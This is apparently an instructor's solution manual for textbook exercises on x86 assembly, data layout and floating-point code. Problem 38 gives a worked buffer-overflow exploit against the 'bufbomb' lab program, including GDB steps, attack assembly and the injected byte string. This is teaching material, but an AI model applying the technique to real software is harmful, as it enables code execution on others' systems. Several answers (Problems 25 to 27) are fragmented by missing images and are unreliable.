This exercise requires you to study assembly code to understand how it has been optimized. This is an important skill for improving program performance. By adjusting your source code, you can have an effect on the efficiency of the generated machine code.

Here is an optimized version of the C code:

```
/* Set all diagonal elements to val */
void fix_set_diag_opt(fix_matrix A, int val)
{
  int *Aptr = &A[0][0] + 255;
  int cnt = N-1;
  do {
    *Aptr = val;
    Aptr -= (N+1);
    cnt--;
  } while (cnt >= 0);
}
```

The relation to the assembly code can be seen via the following annotations:

```
  movl 12(%ebp),%edx     Get val
  movl 8(%ebp),%eax      Get A
  movl $15,%ecx          i = 0
  addl $1020,%eax        Aptr = &A[0][0] + 1020/4
  .p2align 4,,7
.L50:                   loop:
  movl %edx,(%eax)        *Aptr = val
  addl $-68,%eax         Aptr -= 68/4
  decl %ecx              i--
  jns .L50               if i >= 0 goto loop
```

Observe how the assembly code program starts at the end of the array and works backward. It decrements the pointer by 68 ($= 17 \cdot 4$), since array elements A[i-1][i-1] and A[i][i] are spaced N+1 elements apart.

Problem 21 Solution: [Pg. 69]

This problem gets you to think about structure layout and the code used to access structure fields. The structure declaration is a variant of the example shown in the text. It shows that nested structures are allocated by embedding the inner structures within the outer ones.

A. The layout of the structure is as follows:

Offset	0	4	8	12
Contents	p	s.x	s.y	next

B. 16 bytes

C. As always, we start by annotating the assembly code:

```
movl 8(%ebp),%eax        Get sp
movl 8(%eax),%edx        Get sp->s.y
movl %edx,4(%eax)        Copy to sp->s.x
leal 4(%eax),%edx        Get &(sp->s.x)
movl %edx,(%eax)         Copy to sp->p
movl %eax,12(%eax)       sp->next = p
```

From this, we can generate C code as follows:

```
void sp_init(struct prob *sp)
{
    sp->s.x   = sp->s.y;
    sp->p     = &(sp->s.x);
    sp->next  = sp;
}
```

Problem 22 Solution: [Pg. 73]

This is a very tricky problem. It raises the need for puzzle-solving skills as part of reverse engineering to new heights. It shows very clearly that unions are simply a way to associate multiple names (and types) with a single storage location.

A. The layout of the union is as follows. As the figure illustrate, the union can have either its “`e1`” interpretation, having fields `e1.p` and `e1.y`, or it can have its “`e2`” interpretation, having fields `e2.x` and `e2.next`.

Offset	0	4
Contents	`e1.p`	`e1.y`
	`e2.x`	`e2.next`

B. 8 bytes

C. As always, we start by annotating the assembly code. In our annotations, we show multiple possible interpretations for some of the instructions, and then indicate which interpretation later gets discarded. For example, line 2 could be interpreted as either getting element `e1.y` or `e2.next`. In line 3, we see that the value gets used in an indirect memory reference, for which only the second interpretation of line 2 is possible.

```
1    movl 8(%ebp),%eax        Get up
2    movl 4(%eax),%edx        up->e1.y (no) or up->e2.next
3    movl (%edx),%ecx         up->e2.next->e1.p or up->e2.next->e2.x (no)
4    movl (%eax),%eax         up->e1.p (no) or up->e2.x
5    movl (%ecx),%ecx         *(up->e2.next->e1.p)
6    subl %eax,%ecx           *(up->e2.next->e1.p) - up->e2.x
7    movl %ecx,4(%edx)        Store in up->e2.next->e1.y
```

From this, we can generate C code as follows:

```
void proc (union ele *up)
{
    up->e2.next->e1.y = *(up->e2.next->e1.p) - up->e2.x;
}
```

Problem 23 Solution: [Pg. 76]

Understanding structure layout and alignment is very important for understanding how much storage different data structures require and for understanding the code generated by the compiler for accessing structures. This problem lets you work out the details of some example structures.

A. `struct P1 { int i; char c; int j; char d; };`

i	c	j	d	Total	Alignment
0	4	8	12	16	4

B. `struct P2 { int i; char c; char d; int j; };`

i	c	d	j	Total	Alignment
0	4	5	8	12	4

C. `struct P3 { short w[3]; char c[3] };`

w	c	Total	Alignment
0	6	10	2

D. `struct P4 { short w[3]; char *c[3] };`

w	c	Total	Alignment
0	8	20	4


E. `struct P3 { struct P1 a[2]; struct P2 *p };`

a	p	Total	Alignment
0	32	36	4

Problem 24 Solution: [Pg. 83]

This problem covers a wide range of topics: stack frames, string representations, ASCII code, and byte ordering. It demonstrates the dangers of out-of-bounds memory references and the basic ideas behind buffer overflow.

A. Stack at line 7.



B. Stack after line 10 (showing only words that are modified).

08 04 86 00	Return address	
31 30 39 38	Saved %ebp	← %ebp
37 36 35 34	buf[4-7]	
33 32 31 30	buf[0-3]	


C. The program is attempting to return to address 0x08048600. The low-order byte was overwritten by the terminating null character.

D. The saved value of register %ebp was changed to 0x31303938, and this will be loaded into the register before getline returns. The other saved registers are not affected, since they are saved on the stack at lower addresses than buf.

E. The call to malloc should have had strlen(buf)+1 as its argument, and it should also check that the returned value is non-null.

Problem 25 Solution: [Pg. 89]


This problem gives you a chance to try out the recursive procedure described in 14.2.




Problem 26 Solution: [Pg. 92]

This code is similar to that generated by the compiler for selecting between two values based on the outcome of a test.


```
    test %eax,%eax

    jne L11
```



```
    fstp %st(0)
```



```
    jmp L9
L11:
    fstp %st(1)
```




```
L9:
```

The resulting top of stack value is `x ? a : b`.


Problem 27 Solution: [Pg. 94]

Floating-point code is tricky, with all the different conventions about popping operands, the order of the arguments, etc. This problem gives you a chance to work through some specific cases in complete detail.


```
fldl b
```




```
fldl a
```




```
fmul %st(1),%st
```




```
fxch
```



```
fdivrl c
```



```
fsubrp
```



```
fstp x
```

This code computes the expression `x = a*b - c/b`.

```
}
```

Problem 28 Solution: [Pg. 96]

This problem requires you to think about the different operand types and sizes in floating-point code.

code/asm/fpfunct2-ans.c

```
double funct2(int a, double x, float b, float i)
{
    return a/(x+b) - (i+1);
}
```

code/asm/fpfunct2-ans.c

Problem 29 Solution: [Pg. 98]

Insert the following code between lines 4 and 5:

```
  cmpb $1,%ah        Test if comparison outcome is <
```

Problem 30 Solution: [Pg. 103]

```
int ok_smul(int x, int y, int *dest)
{
    long long prod = (long long) x * y;
    int trunc = (int) prod;

    *dest = trunc;
    return (trunc == prod);
}
```

Homework Problem Solutions

Problem 31 Solution: [Pg. 106]

This is an example of a problem that requires students to reverse engineer actions of the C compiler. We have found that reverse engineering is a good way to learn about both compilers and machine-level programs.

im/code/asm/decode2-ans.c

```
int decode2(int x, int y, int z)
{
    int t1 = y - z;
    int t2 = x * t1;
    int t3 = (t1 << 31) >> 31;
    int t4 = t3 ^ t2;

    return t4;
}
```

im/code/asm/decode2-ans.c

Problem 32 Solution: [Pg. 106]

This code example demonstrates one of the pedagogical challenges of using a compiler to generate assembly code examples. Seemingly insignificant changes in the C code can yield very different results. Of course, students will have to contend with this property as work with machine-generated assembly code anyhow. They will need to be able to decipher many different code patterns. This problem encourages them to think in abstract terms about one such pattern.

The following is an annotated version of the assembly code:

```
  movl 8(%ebp),%edx          x
  movl 12(%ebp),%ecx         y
  movl %edx,%eax
  subl %ecx,%eax             result = x - y
  cmpl %ecx,%edx             Compare x:y
  jge .L3                    if >= goto done:
  movl %ecx,%eax
  subl %edx,%eax             result = y - x
.L3:                       done:
```

A. When $x < y$, it will compute first $x - y$ and then $y - x$. When $x \geq y$ it just computes $x - y$.

B. The code for *then-statement* gets executed unconditionally. It then jumps over the code for *else-statement* if the test is false.

C.

```
    then-statement
    t = test-expr;
    if(t)
      goto done;
    else-statement
  done:
```

D. The code in *then-statement* must not have any side effects, other than to set variables that are also set in *else-statement*.

Problem 33 Solution: [Pg. 107]

This problem requires students to reason about the code fragments that implement the different branches of a `switch` statement. For this code, it also requires understanding different forms of pointer dereferencing.

A. In line 29, register `%edx` is copied to register `%eax` as the return value. From this, we can infer that `%edx` holds `result`.

B. The original C code for the function is as follows:

```
/* Enumerated type creates set of constants numbered 0 and upward */
typedef enum {MODE_A, MODE_B, MODE_C, MODE_D, MODE_E} mode_t;

int switch3(int *p1, int *p2, mode_t action)
{
  int result = 0;
  switch(action) {
  case MODE_A:
    result = *p1;
    *p1 = *p2;
    break;
  case MODE_B:
    *p2 += *p1;
    result = *p2;
    break;
  case MODE_C:
    *p2 = 15;
    result = *p1;
    break;
  case MODE_D:
    *p2 = *p1;
    /* Fall Through */
  case MODE_E:
    result = 17;
    break;
  default:
    result = -1;
  }
  return result;
}
```

Problem 34 Solution: [Pg. 109]

This problem gives students practice analyzing disassembled code. The switch statement contains all the features one can imagine—cases with multiple labels, holes in the range of possible case values, and cases that fall through.

im/code/asm/switchbody-ans.c

```
int switch_prob(int x)
{
    int result = x;

    switch(x) {
    case 50:
    case 52:
        result <<= 2;
        break;
    case 53:
        result >>= 2;
        break;
    case 54:
        result *= 3;
        /* Fall through */
    case 55:
        result *= result;
        /* Fall through */
    default:
        result += 10;
    }

    return result;
}
```

im/code/asm/switchbody-ans.c

Problem 35 Solution: [Pg. 110]

This example illustrates a case where the compiler was clever, but humans can be more clever. Such cases are not unusual, and it is important for students to realize that compilers do not always generate optimal code.

In the following, we have merged variables `B` and `nTjPk` into a single pointer `Bptr`. This pointer gets incremented by `n` (which the compiler scales by 4) on every iteration.

im/code/asm/varprod-ans.c

```
int var_prod_ele_opt (var_matrix A, var_matrix B, int i, int k, int n)
{
    int *Aptr = &A[i*n];
    int *Bptr = &B[k];
    int result = 0;
    int cnt = n;

    if (n <= 0)
        return result;

    do {
        result += (*Aptr) * (*Bptr);
        Aptr += 1;
        Bptr += n;
        cnt--;
    } while (cnt);

    return result;
}
```

im/code/asm/varprod-ans.c

Problem 36 Solution: [Pg. 110]

This problem requires using a variety of skills to determine parameters of the structure. One tricky part is that the values are not computed in the same order in the object code as they are in the assembly code.

The analysis requires understanding data structure layouts, pointers, address computations, and performing arithmetic computations using shifts and adds. Problems such as this one make good exercises for in-class discussion, such as during a recitation period. Try to convince students that these are "brain teasers." The answer can only be determined by assembling a number of different clues.

Here is a sequence of steps that leads to the answer:

1. Lines 5 to 8 compute the value of `ap` as $x_{\texttt{bp}} + 20i + 4$, where $x_{\texttt{bp}}$ is the value of pointer `bp`. From this we can infer that structure `a_struct` must have a 20-byte allocation..
2. Line 11 computes the expression `bp->right` using a displacement of 184 (`0xb8`). That means array `a` spans from bytes 4 to 184 of `b_struct`, implying that `CNT` is $(184 - 4)/20 = 9$.
3. Line 9 appears to dereference `ap`. Actually, it is computing `ap->idx`, since field `idx` is at the beginning of structure `a_struct`.
4. Line 10 scales `ap->idx` by 4, and line 13 stores `n` at an address computed by adding this scaled value, `ap`, and 4. From this we conclude that field `x` denotes an array of integers that follow right after field `idx`.

This analysis leads us to the following answers:

A. `CNT` is 9.

B. *im/code/asm/structprob-ans.c*

```
typedef struct {
    int idx;
    int x[4];
} a_struct;
```

im/code/asm/structprob-ans.c

Problem 37 Solution: [Pg. 111]

This problem gets students in the habit of writing reliable code. As a general principle, code should not be vulnerable to conditions over which it has no control, such as the length of an input line. The following implementation uses the library function `fgets` to read up to `BUFSIZE` characters at a time.

```
/* Read input line and write it back */
/* Code will work for any buffer size.  Bigger is more time-efficient */
#define BUFSIZE 64
void good_echo()
{
    char buf[BUFSIZE];
    int i;
    while (1) {
        if (!fgets(buf, BUFSIZE, stdin))
            return;  /* End of file or error */
        /* Print characters in buffer */
        for (i = 0; buf[i] && buf[i] != ’\n’; i++)
            if (putchar(buf[i]) == EOF)
                return; /* Error */
        if (buf[i] == ’\n’) {
            /* Reached terminating newline */
            putchar(’\n’);
            return;
        }
    }
}
```

An alternative implementation is to use `getchar` to read the characters one at a time.

Problem 38 Solution: [Pg. 111]

Successfully mounting a buffer overflow attack requires understanding many aspects of machine-level programs. It is quite intriguing that by supplying a string to one function, we can alter the behavior of another function that should always return a fixed value. In assigning this problem, you should also give students a stern lecture about ethical computing practices and dispell any notion that hacking into systems is a desirable or even acceptable thing to do.

Our solution starts by disassembling `bufbomb`, giving the following code for `getbuf`:

```
 1 080484f4 <getbuf>:
 2  80484f4:  55                      push   %ebp
 3  80484f5:  89 e5                   mov    %esp,%ebp
 4  80484f7:  83 ec 18                sub    $0x18,%esp
 5  80484fa:  83 c4 f4                add    $0xfffffff4,%esp
 6  80484fd:  8d 45 f4                lea    0xfffffff4(%ebp),%eax
 7  8048500:  50                      push   %eax
 8  8048501:  e8 6a ff ff ff          call   8048470 <getxs>
 9  8048506:  b8 01 00 00 00          mov    $0x1,%eax
10  804850b:  89 ec                   mov    %ebp,%esp
11  804850d:  5d                      pop    %ebp
12  804850e:  c3                      ret
13  804850f:  90                      nop
```

We can see on line 6 that the address of `buf` is 12 bytes below the saved value of `%ebp`, which is 4 bytes below the return address. Our strategy then is to push a string that contains 12 bytes of code, the saved value of `%ebp`, and the address of the start of the buffer. To determine the relevant values, we run GDB as follows:

1. First, we set a breakpoint in `getbuf` and run the program to that point:

   ```
   (gdb) break getbuf
   (gdb) run
   ```

Comparing the stopping point to the disassembly, we see that it has already set up the stack frame.

2. We get the value of buf by computing a value relative to %ebp:

   ```
   (gdb) print /x (%ebp + 12)
   ```

   This gives 0xbfffefbc.

3. We find the saved value of register %ebp by dereferencing the current value of this register:

   ```
   (gdb) print /x *$ebp
   ```

   This gives 0xbfffefe8.

4. We find the value of the return pointer on the stack, at offset 4 relative to %ebp:

   ```
   (gdb) print /x *((int *)$ebp+1)
   ```

   This gives 0x8048528

We can now put this information together to generate assembly code for our attack:

```
  pushl $ 0x8048528         Put correct return pointer back on stack
  movl $0xdeadbeef,%eax     Alter return value
  ret                       Re-execute return
.align 4                    Round up to 12
  .long 0xbfffefe8          Saved value of %ebp
  .long 0xbfffefbc          Location of buf
  .long 0x00000000          Padding
```

Note that we have used the .align statement to get the assembler to insert enough extra bytes to use up twelve bytes for the code. We added an extra 4 bytes of 0s at the end, because in some cases OBJDUMP would not generate the complete byte pattern for the data. These extra bytes (plus the termininating null byte) will overflow into the stack frame for test, but they will not affect the program behavior.

Assembling this code and disassembling the object code gives us the following:

```
  0:   68 28 85 04 08          push   $0x8048528
  5:   b8 ef be ad de          mov    $0xdeadbeef,%eax
  a:   c3                      ret
  b:   90                      nop      Byte inserted for alignment.
  c:   e8 ef ff bf bc          call   0xbcc00000   Invalid disassembly.
 11:   ef                      out    %eax,(%dx)   Trying to diassemble
 12:   ff                      (bad)               data
 13:   bf 00 00 00 00          mov    $0x0,%edi
```

From this we can read off the byte sequence:

```
68 28 85 04 08 b8 ef be ad de c3 90 e8 ef ff bf bc ef ff bf 00 00 00 00
```

Problem 39 Solution: [Pg. 112]

This problem is a variant on the `asm` examples in the text. The code is actually fairly simple. It relies on the fact that `asm` outputs can be arbitrary lvalues, and hence we can use `dest[0]` and `dest[1]` directly in the output list.

```
void full_umul(unsigned x, unsigned y, unsigned dest[])
{
  asm("movl %2,%%eax; mull %3; movl %%eax,%0; movl %%edx,%1"
      : "=r" (dest[0]), "=r" (dest[1]) /* Outputs */
      : "r"  (x),       "r"  (y)       /* Inputs */
      : "%eax", "%edx"                 /* Clobbers */
     );
}
```

Problem 40 Solution: [Pg. 112]

For this example, students essentially have to write the entire function in assembly. There is no (apparent) way to interface between the floating point registers and the C code using extended `asm`.

im/code/asm/fscale.c

```
/* Compute x * 2ˆn.  Relies on known stack positions for arguments */
void scale(double x, int n, double *dest)
{
  /* Insert the following assembly code sequence:
     fildl 16(%ebp)    # Convert n to floating point and push
     fldl   8(%ebp)    # Push x
     fscale            # Compute x * 2ˆn
     movl  20(%ebp)    # Get dest
     fstpl   (%eax)    # Store result at *dest
  */
    asm("fildl 16(%%ebp); fldl 8(%%ebp); fscale; movl 20(%%ebp),%%eax;
        fstpl (%%eax); fstp %%st(0)"
      ::: "%eax");

}
```

im/code/asm/fscale.c

Index